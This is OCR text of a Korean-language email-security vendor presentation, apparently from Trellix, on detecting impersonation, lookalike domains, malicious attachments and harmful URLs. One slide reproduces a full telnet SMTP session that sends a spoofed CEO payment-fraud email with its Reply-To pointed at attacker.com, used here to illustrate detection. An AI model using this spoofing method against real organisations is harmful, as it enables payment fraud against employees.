


유사 도메인 | 보여지는 발신자 이름 검색

From: “Ken Bagnall" <ken.bagnall@badguy123.com>
To: “Collin Biondo" <collin.biondo@fireeye.com>

보낸 사람 주소에 display name 을 확인하여,
받는사람 주소(To.)의 도메인과 조합, 내부에 해당 이메일 주소가 있는지 확인.

Synthetic addresses:
kenbagnall@fireeye.com, **ken.bagnall@fireeye.com**,
ken_bagnall@fireeye.com, **kbagnall@fireeye.com**,



유사 사운드 도메인| 발음과 주소 명 유사성 비교

발음이 비슷한 케이스

From: "Display Name" <username@salezforce.com>
To: "Recipient" <username@salesforce.com>

- Metaphone Algorithm을 이용하여 “From”과 “To” Header의 도메인 명을 비교함.

메일 주소 명이 비슷한 케이스

From: "Display Name" <username@salesf0rce.com>
To: "Recipient" <username@salesforce.com>

- “From”과 “To” Heard의 도메인 명을 비교하여 유사성을 비교함.

Trellix

발신자 사칭 공격 대응 | Reply-to-Address 와 메시지 헤더 분석

- **Reply to address** 은 사칭 메일에 핵심.
- 공격자는 메일 회신을 받아 대화를 하고 사기를 시작할 수 있어야 함.

```
[collin@statmaster ~]$ telnet smf.inline.email.fireeyecloud.com. 25
Trying 165.254.91.98...
Connected to smf.inline.email.fireeyecloud.com..
Escape character is '^]'.
220 2.0.0 mx.us.email.fireeyecloud.com ESMTP
helo me.com
250 2.0.0 iad-etp-mta-prod-55.cso.fireeye.com says HELO to 199.16.196.4:18486
mail from:<john.doe@nonexistantdomain.com>
250 2.0.0 MAIL FROM accepted
rcpt to:<inlineuser1@etpdemo.com>
250 2.0.0 RCPT TO accepted
data
354 3.0.0 continue.  finished with "\r\n.\r\n"
From: CEO John Doe <john.doe@nonexistantdomain.com>
To: Inline User1 <inlineuser1@etpdemo.com>
Reply-To: Bad Guy <bad.guy@attacker.com>
Date: 09282018 13:05
Subject: Urgent Payment Act Now
I am in a meeting right now but are you available to process an urgent
payment to our vendor? Let me know and I will send you the details.

Kind regards,
CEO John Doe


.
250 2.0.0 5396121296398EAB5d866313b mail accepted for delivery
```



Trellix


SCAM 탐지기능#2| 발신자 도메인/발신자 주소에 대한 Cloud 기반 검사

Supply Chain Impersonation

- 발신자 도메인에 대하여 **Appliance**내 **Local Cache** 검사.
- **Envelope** 데이터 정보(**sender domain and the envelope from headers and reply to headers**)에 대해서 **FAUDE** 로 전송

FAUDE and Preproc






Trellix

SCAM 탐지기능#2 | 실제 Cloud 기반 SCAM 탐지 사례

- 신규 도메인 주소를 사용하여(Server1@oxmxva.buzz), 답장(Reply to)은 다른 메일 주소를 (reynairdcendra@gmail.com)로 받도록 하는 SCAM 공격에 대하여 파이어아이 클라우드를 이용한 탐지



[탐지된 메일 헤더]

Trellix

악성 첨부 파일

- 랜섬웨어가 포함된 암호로 보호된 .zip 파일
- 매크로를 사용하여 악성 페이로드를 배포하는 Microsoft Office 문서
- 보기 위해 다운로드해야 하는 .pdf 문서가 포함된 Google 문서가 악성 실행 파일로 연결
- 피싱 미끼로 사용되는 Dropbox, Slack 및 GitHub
- 문서내에 대용량 링크/단축 URL 이 포함

Trellix

가상머신 분석 | 이메일에 포함된 파일/URL 분석

- 메일시스템을 통해 유입되는 스피어피싱 공격에 대한 대응 방안으로 이메일의 첨부파일/URL링크 등에 대한 전수검사를 통한 공격 대응.

이 메일을 통한 악성코드 유입 경로		탐지 여부
첨부 파일	일반 파일 첨부 (문서,실행,압축파일 등..)	0
	암호화된 파일 첨부(압축포함)	0
	첨부문서내 URL 검사	0
본문 내 URL 링크	악성파일 다운로드 URL 링크 (Dynamic URL Analysis)	0
	일반 악성 URL 링크(exploit) (Blacklist from DTI update)	0
	대용량 파일 첨부 URL 링크	0
	리다이렉션 URL 링크 (FireEye Advanced URL Detection)	0
	피싱 사이트 연결 URL 링크 (Blacklist or Network Integration)	0

Email URL 링크에 대한 탐지방안

1단계 방어선	2단계 방어선	3단계 방어선	4단계 방어선	5단계 방어선
매시간 업데이트 되는 블랙리스트	YARA Rule 기반 탐지	DTI 쿼리를 통한 실시간 URL 탐지	파일 다운로드 유도형 URL 경우, 직접 다운로드 후 탐지	FAUD를 통하여, URL rewrite 후 탐지

Trellix

Advanced URLs 방어

실시간 피싱 인텔리전스

멀웨어 페이로드, C&C 도메인을 가리키는 악성 URL에 대한 인텔리전스, 블랙리스트 URL


디퍼드 피싱 탐지


배달 후 악성 활성화된 이메일 재검색 및 자동 수정

Trellix


URL 분석 기능 | 리다이렉션 URL 링크 분석

Trellix
Advanced
URL Defense





[실제 유입된 이메일]




[Trellix DTI에서 분석된 화면]

1. EX 에서 의심되는 URL을 추출하여서, DTI에 실시간 쿼리를 통해서 확인
2. 만약, 해당 URL이 DTI상에서 Unknown이라면, FAUD엔진으로 보내져서 심층 분석 실행
3. URL은 수정되어서, 사용자에게 전달
4. 사용자가 실제 클릭할때, DTI의 악성 URL DB를 통하도록 설정됨:
   a. 만약, 악성이 맞다면, '차단' 페이지가 전송
   b. 정상이라고 판단된다면, 원래 URL로 전송
   c. 클릭 당시에도, Unknown인 경우에는 '경고' 페이지를 보여주고, 원래 URL로 전송

Trellix


FAUD Cloud | URL 상세 분석방법

Trellix
Advanced
URL Defense



Trellix

Dynamic URL Analysis | 단축/다운로드 형 URL 검사 강화




1. 이메일 로부터 URL 추출
2. URL이 가리키는 파일 여부를 확인함
3. 파일을 다운로드 받은 후 MVX를 통해 동적 분석 수행
4. 악성파일로 판단 시, 이 메일 격리 조치

Trellix

URL 분석 기능 | 문서내 URL에 대한 동적 분석

문서내에 있는 다운로드 URL을 다운로드 후 동적 분석

1 악성 파일 첨부 이메일 유입



2 첨부문서 및 URL 동적 분석

- 메일 내용 및 **PDF** 파일 동적 분석
- **PDF** 문서 내 **URL** 동적 분석

3 첨부 문서 및 URL 악성 여부 분석 결과

```
